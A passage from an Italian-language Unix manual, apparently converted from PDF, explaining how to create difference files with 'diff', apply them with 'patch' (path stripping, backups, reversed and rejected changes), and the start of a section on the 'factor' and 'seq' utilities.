Ciò che si ottiene attraverso lo standard output è l'elenco delle modifiche dei vari file incontrati in entrambe le directory. Quello che segue è un estratto delle intestazioni in cui si vede in che modo sono indicati i file, assieme al loro percorso relativo:

```
…
--- uno/primo    Thu Mar  5 09:48:10 1998
+++ due/primo    Fri Mar  6 08:30:07 1998
…
--- uno/secondo Wed Mar  4 09:23:52 1998
+++ due/secondo Fri Mar  6 08:29:59 1998
…
```

Se all'esempio precedente si aggiunge l'opzione '**-r**', '**diff**' attraversa anche le sottodirectory contenute in quelle indicate nella riga di comando:

```
$ diff -u -r uno due [Invio]
```

22.12.1.7 Come si prepara un file di differenze

«

Quando si prepara un file di differenze, è opportuno usare un po' di accortezza per facilitare il lavoro di chi poi deve applicare queste modifiche. È il caso di distinguere due situazioni fondamentali: le differenze riferite a un file singolo e quelle relative a un intero ramo di directory.

Per prima cosa occorre decidere il tipo di formato: quello predefinito non è molto comodo perché non contiene le informazioni sui nomi dei file, mentre quello contestuale unificato dovrebbe essere il migliore. Tuttavia, quando si devono produrre file di differenze da utilizzare con strumenti strettamente POSIX, ci si deve accontentare del formato contestuale standard.

In generale, è importante l'ordine in cui si indicano i file o le directory tra gli argomenti di '**diff**': il primo dei due nomi rappresenta la situazione precedente, mentre il secondo quella nuova, ovvero l'aggiornamento verso cui si vuole andare. La situazione classica è quella in cui si modifica un file, ma prima di intervenire se ne salva una copia con la tipica estensione '`.orig`'. Si osservi l'esempio seguente:

```
$ diff -u prova.txt.orig prova.txt > prova.diff [Invio]
```

Il file '`prova.txt`' è stato modificato, ma prima di farlo ne è stata salvata una copia con il nome '`prova.txt.orig`'. Il comando genera un file di differenze tra '`prova.txt.orig`' e '`prova.txt`'.

Per realizzare un file di differenze di un ramo intero di directory, si interviene in modo simile: si fa una copia del ramo, si modifica

quello che si vuole nei file del ramo che si intende debba contenere gli aggiornamenti, quindi si utilizza '**diff**':

```
$ diff -u -r prova.orig prova > prova.diff[Invio]
```

In questo caso, si intende fare riferimento al confronto tra le directory '`prova.orig/`' e '`prova/`'. Il file di differenze che si ottiene è unico per tutti i file che risultano modificati effettivamente.

22.12.2 Applicazione delle modifiche con «patch»

Il programma più adatto per applicare delle modifiche è '**patch**',[38] il quale di solito è in grado di determinare automaticamente il tipo di formato utilizzato e di saltare eventuali righe iniziali o finali aggiuntive. In pratica, con '**patch**' è possibile utilizzare file trasmessi come allegato nei messaggi di posta elettronica, senza doverli estrapolare.

```
patch [opzioni] < file_di_differenze
```

Il programma '**patch**' va usato preferibilmente, fornendo il file di differenze attraverso lo standard input, perché diversamente, la versione GNU ha una sintassi non perfettamente conforme allo standard POSIX. In questo modo, il file di differenze deve contenere l'indicazione del file da modificare, pertanto si può utilizzare soltanto un formato contestuale (compreso quello unificato).

In linea di massima, '**patch**' sovrascrive i file a cui si vogliono applicare delle modifiche, a meno che venga specificata un'opzione con la quale si richiede l'accantonamento di una copia della versione precedente. In questo caso, il file originale viene rinominato (in condizioni normali gli viene aggiunta l'estensione '`.orig`') e gli aggiornamenti vengono applicati a questo file ottenendone un altro

con lo stesso nome di quello originale. Il programma '**patch**' cerca di applicare le modifiche anche quando il file di partenza non risulta perfettamente corrispondente a quanto indicato nel file di differenze. Se qualche blocco di modifiche non può essere applicato, questi vengono indicati in un file terminante con l'estensione '`.rej`' (*rejected*).

Tabella 22.68. Alcune opzioni.

Opzione	Descrizione
`-d` ***directory***	Modifica la directory di lavoro prima di iniziare.
`-p`***n***	Elimina ***n*** barre oblique iniziali da un percorso.
`-o` ***file_aggiornato***	Indica precisamente il file da ottenere applicando le modifiche.
`-b`	Mantiene una copia della versione precedente.
`-l`	Tratta come equivalenti le sequenze di spazi orizzontali.
`-r` ***file_rigetti***	Indica precisamente il file che deve contenere gli errori.
`-R`	Applica le modifiche in modo inverso.
`-N`	Ignora le modifiche che sembrano essere già state applicate.

22.12.2.1 Definizione dei file da modificare e del file di differenze

«

In condizioni normali, precisamente quando si dispone di file di differenze in formato contestuale (standard o unificato), non è necessario fornire a '**patch**' il nome del file su cui intervenire per applicare

le modifiche, perché questo è indicato all'interno del file che le contiene. Tuttavia, il formato predefinito lo impone e in ogni caso può essere utile indicare precisamente a '**patch**' il nome del file su cui intervenire.

```
patch [opzioni] file_originale [file_di_differenze]
```

Lo schema mostra semplicemente che è sufficiente accodare dopo le opzioni il nome del file originale al quale si vogliono applicare le modifiche (ma questo modello sintattico non è conforme allo standard POSIX). Le modifiche possono essere contenute in un file indicato come argomento successivo, oppure fornito attraverso lo standard input, come si fa di solito. In alternativa, il file di differenze può anche essere indicato in modo esplicito attraverso l'opzione '**-i**' (ovvero '**--input**'), mentre per il file da generare si può usare l'opzione '**-o**' (ovvero '**--output**').

```
patch [opzioni] [-i file_di_differenze] [-o file_da_generare] ↩
↪ [file_originale]
```

Gli esempi seguenti sono equivalenti e servono ad applicare al file 'prova' le modifiche contenute nel file 'prova.diff', sovrascrivendo il file 'prova' stesso:

```
$ patch prova prova.diff [Invio]

$ patch prova < prova.diff [Invio]

$ patch -i prova.diff prova [Invio]

$ patch --input=prova.diff prova [Invio]
```

22.12.2.2 Definizione esplicita del formato del file di differenze

«

In alcune circostanze, può essere utile, o necessario, definire esplicitamente di quale tipo sia il formato del file di differenze. A questo proposito si utilizzano alcune opzioni:

Opzione	Descrizione
`-n` `--normal`	per indicare un formato normale;
`-c` `--context`	per indicare un formato contestuale standard;
`-u` `--unified`	per indicare un formato contestuale unificato.

22.12.2.3 Differenze multiple e directory

«

Un file di differenze che contiene informazioni su più coppie di file, deve essere di tipo contestuale (standard o unificato). Quando è stato generato facendo riferimento al contenuto di una directory, i nomi dei file presi in considerazione contengono l'indicazione di un percorso; pertanto, per riprodurre le modifiche in ambito locale, occorre tenere conto della posizione in cui cominciano a trovarsi i dati.

Inoltre, la directory corrente, nel momento in cui si avvia il programma '**`patch`**', è importante per determinare quali siano i file a cui si devono applicare le modifiche.

Tabella 22.70. Opzioni relative alla posizione in cui si esegue l'applicazione delle modifiche.

Opzione	Descrizione
`-d` ***directory_di_riferimento*** `--directory=`***directory_di_riferimento***	Questa opzione permette di definire la directory di lavoro per '**`patch`**'.
`-p`***n*** `--strip=`***n***	In questo modo è possibile «togliere» un numero stabilito di barre oblique di separazione all'interno dei percorsi indicati per i file a cui applicare le modifiche. Questa opzione è praticamente obbligatoria in presenza di file di differenze in cui le informazioni sui file contengono un percorso. In generale, quando queste vengono applicate in un contesto equivalente a quello nel quale sono state generate, si utilizza l'opzione '**`-p0`**', che indica il mantenimento della situazione attuale.

Segue la descrizione di alcuni esempi.

- `$` **`patch -d ~/prove < prova.diff`** [*Invio*]

  Prima di applicare le modifiche contenute nel file di differenze '`prova.diff`', si sposta nella directory '`~/prove/`'.

- `$` **`patch -p0 < prova.diff`** [*Invio*]

Applica le modifiche contenute nel file ‘`prova.diff`’ che presumibilmente contiene informazioni sui percorsi. L’opzione ‘**`-p0`**’ garantisce che a partire dalla directory corrente si articolano gli stessi percorsi che appaiono nel file di differenze.

- `$` **`patch -p1 < prova.diff`**[*Invio*]

Applica le modifiche contenute nel file ‘`prova.diff`’ che presumibilmente contiene informazioni sui percorsi. L’opzione ‘**`-p1`**’ richiede l’eliminazione della prima barra obliqua nei percorsi, con l’intento presumibile di eliminare il primo livello di directory. Se all’interno del file di differenze si fa riferimento al file ‘`x/y/z/prova`’, significa che le modifiche relative vanno applicate localmente al file ‘`y/z/prova`’.

Nel caso in cui all’interno del file di differenze si facesse riferimento al file ‘`./x/y/z/prova`’, eliminando la prima barra obliqua di questo percorso, non si otterrebbe alcun cambiamento, dal momento che ciò produrrebbe il percorso ‘`x/y/z/prova`’ che è equivalente al primo. Questo significa che prima di decidere quante barre oblique togliere da un percorso, occorre osservare il contenuto del file di differenze.

In modo analogo, nel caso in cui all’interno del file di differenze si facesse riferimento al file ‘`/x/y/z/prova`’ che, come si vede, è indicato con un percorso assoluto a partire dalla radice, eliminando la prima barra obliqua si ottiene un percorso relativo: ‘`x/y/z/prova`’.

- `$` **`cd ~/linux`**[*Invio*]

```
$ gzip -d ↩
↪    -c ../usb-2.4.0-test2-pre2-for-2.2.16-v3.diff.gz ↩
↪| patch -p1 [Invio]
```

Questo è un esempio più complesso ma comune. Si tratta dell'applicazione del file di differenze '`usb-2.4.0-test2-pre2-for-2.2.16-v3.diff.gz`', che come si nota è anche compresso, contenuto nella directory personale dell'utente che compie l'operazione. Nell'esempio si intende che si tratti di modifiche relative ai sorgenti di un kernel Linux collocato a partire dalla directory '`~/linux/`'. In questo caso, il file di differenze inizia in questo modo:

```
--- linux-2.2.16/Documentation/Configure.help   Mon Jun 19 11:26:22 2000
+++ linux/Documentation/Configure.help  Mon Jun 19 12:02:12 2000
```

Pertanto, essendo già la directory corrente corrispondente a '`linux/`', l'opzione '**`-p1`**' risolve tutti i problemi.

22.12.2.4 Conservazione delle versioni precedenti

In condizioni normali, '**`patch`**' sovrascrive i file a cui si applicano le modifiche. Per evitarlo è possibile definire precisamente il nome del file da generare, oppure si può gestire il sistema di mantenimento delle versioni precedenti, utilizzando in particolare l'opzione '**`-b`**'.

Tabella 22.72. Opzioni relative al controllo delle versioni precedenti.

Opzione	Descrizione
`-o` ***file_aggiornato*** `--output=`***file_aggiornato***	Invece di modificare il file originale, ne crea uno nuovo, utilizzato il nome indicato come argomento dell'opzione.

`-b`
 	
`--backup`
	Attiva la conservazione della versioni precedenti. In condizioni normali, con questa opzione si ottiene di salvare i file, prima del loro aggiornamento, utilizzando l'estensione aggiuntiva '`.orig`'.

`-z` ***suffisso_di_backup*** `--suffix=`***suffisso_di_backup***	Permette di definire il suffisso (ovvero l'estensione) da utilizzare per le eventuali copie di sicurezza delle versioni precedenti. Se non viene specificato con questa opzione, si utilizza il simbolo contenuto nella variabile di ambiente ***SIMPLE_BACKUP_SUFFIX***. Se anche questa variabile non è stata predisposta, si utilizza l'estensione '`.orig`'.

Opzione	Descrizione
`-V` ***tipo_di_backup*** `--version-control=`***tipo_di_backup***	Permette di definire esplicitamente il modo con cui gestire le copie di sicurezza delle versioni precedenti, quando si usa anche l'opzione '**`-b`**'.
`-V {t|numbered}` `--version-control={t|numbered}`	Fa in modo che le copie di sicurezza abbiano un'estensione numerata.
`-V {nil|existing}` `--version-control={nil|existing}`	Fa in modo che vengano conservate le copie di sicurezza solo per i file che hanno già una o più copie di sicurezza numerate.
`-V {never|simple}` `--version-control={never|simple}`	Fa in modo che venga conservata una sola copia di sicurezza.

Tabella 22.73. Variabili di ambiente relative al controllo delle versioni precedenti.

Variabile	Descrizione
`PATCH_VERSION_CONTROL`	Permette di definire la modalità di gestione delle copie di sicurezza delle versioni precedenti in modo predefinito. I valori attribuibili a questa variabile sono gli stessi utilizzati come argomento dell'opzione '**`-V`**'.

Variabile	Descrizione
`VERSION_CONTROL`	Questa variabile ha lo stesso significato di ***PATCH_VERSION_CONTROL***, ma viene presa in considerazione solo in mancanza di questa.
`SIMPLE_BACKUP_SUFFIX`	Definisce il simbolo da utilizzare come suffisso per i nomi dei file che rappresentano le copie di sicurezza.

Segue la descrizione di alcuni esempi.

- `$` **`patch -o aggiornato < prova.diff`**[*Invio*]

  Applica le modifiche contenute nel file di differenze '`prova.diff`' generando il file '`aggiornato`', senza toccare i file originali.

- `$` **`patch -b < prova.diff`**[*Invio*]

  Applica le modifiche contenute nel file di differenze '`prova.diff`', avendo cura di fare una copia di sicurezza dei file che aggiorna, prima di modificarli.

- `$` **`patch -b -z .vecchio < prova.diff`**[*Invio*]

  Applica le modifiche contenute nel file di differenze '`prova.diff`', avendo cura di fare una copia di sicurezza dei file che aggiorna utilizzando per questo l'estensione '`.vecchio`', prima di modificarli.

- `$` **`patch -b -V numbered < prova.diff`**[*Invio*]

  Applica le modifiche contenute nel file di differenze '`prova.diff`', avendo cura di fare una copia di sicurezza dei file che

aggiorna utilizzando per questo un'estensione contenente un numero progressivo, prima di modificarli. La prima di queste copie di sicurezza ottiene l'estensione '`.~1~`', la seconda '`.~2~`' e così di seguito.

22.12.2.5 Applicazione di modifiche imperfette

'**`patch`**' è generalmente in grado di applicare delle modifiche anche a file che non sono perfettamente identici a quelli con cui sono stati costruiti i file di differenze. Tuttavia, ci sono situazioni in cui '**`patch`**', da solo, non è in grado di poter prendere una decisione autonoma.

Può capitare che i file di modifiche vengano alterati involontariamente, per esempio a causa di una trasmissione attraverso la posta elettronica o per una modifica attraverso un programma per la gestione di file di testo. In questi casi potrebbero essere alterate le spaziature orizzontali attraverso una sostituzione dei caratteri di tabulazione con caratteri spazio, o viceversa. Un problema del genere può essere risolto utilizzando l'opzione '**`-l`**'.

```
-l | --ignore-white-space
```

In questo modo, una sequenza di spazi qualunque equivale a un'altra sequenza di spazi, indipendentemente dal fatto che siano stati usati caratteri di tabulazione, o caratteri spazio veri e propri, ma anche indipendentemente dalla loro quantità.

22.12.2.6 Altre anomalie

«

Quando '**patch**' incontra dei problemi che non è in grado di risolvere da solo, richiede un intervento, ponendo delle domande all'utente. Se ciò accade, si può decidere di guidare '**patch**' nell'applicazione delle modifiche o di interrompere il procedimento.

Tutte le modifiche rigettate, vengono salvate in file terminanti con l'estensione '`.rej`', a meno che sia stabilito diversamente con l'opzione '**-r**'.

`-r` ***file_degli_errori*** | `--reject-file=`***file_degli_errori***

Con questa opzione, in pratica, si stabilisce direttamente il nome del file che deve contenere le informazioni sulle modifiche che non sono state applicate per qualunque motivo.

22.12.2.7 Differenze invertite

«

Alla fine delle sezioni dedicate alla creazione di un file di differenze è stato chiarito che l'ordine in cui vanno indicati i file o le directory da confrontare, deve essere tale da avere prima l'oggetto che rappresenta la versione precedente e dopo quello che rappresenta la versione aggiornata.

Alle volte si hanno per le mani file di differenze ottenuti in modo inverso rispetto alle intenzioni reali, pertanto occorre richiedere a '**patch**' di adeguarvisi, se possibile.

Tabella 22.74. Opzioni relative all'ordine con cui applicare gli aggiornamenti.

Opzione	Descrizione
`-R` `--reverse`	Richiede a '**patch**' di intendere il file di differenze in modo inverso rispetto a quello che sembrerebbe.
`-N` `--forward`	Richiede esplicitamente di ignorare le modifiche che sembrano essere state invertite, oppure che sembrano essere già state applicate.

22.13 Elaborazioni matematiche

Benché esistano dei programmi specifici per le elaborazioni matematiche, come BC (sezione 22.14), alle volte dei programmi di servizio più semplici possono essere ugualmente utili.

22.13.1 Utilizzo di «factor»

Il programma di servizio '**factor**'[39] consente di calcolare i fattori di un numero, ovvero la serie di numeri primi, moltiplicando i quali si ottiene il numero di partenza.

```
factor [numero] ...
```

Si osservi l'esempio seguente:

```
$ factor 12345 [Invio]


12345: 3 5 823
```

Il comando restituisce un messaggio con il quale si comprende che si ottiene 12345 moltiplicando i numeri primi 3, 5 e 823.

22.13.2 Utilizzo di «seq»

«

Il programma di servizio '**seq**'[40] consente di ottenere una sequenza numerica a partire da un valore iniziale, fino a un valore finale massimo, con una cadenza prestabilita:

```
seq [opzioni] [numero_iniziale [passo]] numero_finale
```

Se si omette l'indicazione del passo, si intende una scansione unitaria; inoltre, se si omette anche il valore iniziale, si intende implicitamente che si tratti di uno. In pratica, l'esempio seguente restituisce attraverso lo standard output la sequenza dei numeri interi da uno a quattro:

```
$ seq 1 1 4 [Invio]


1
2
3
4
```

La stessa cosa si ottiene con i due esempi seguenti, perché il passo e il valore iniziale sono quelli predefiniti:

```
$ seq 1 4 [Invio]





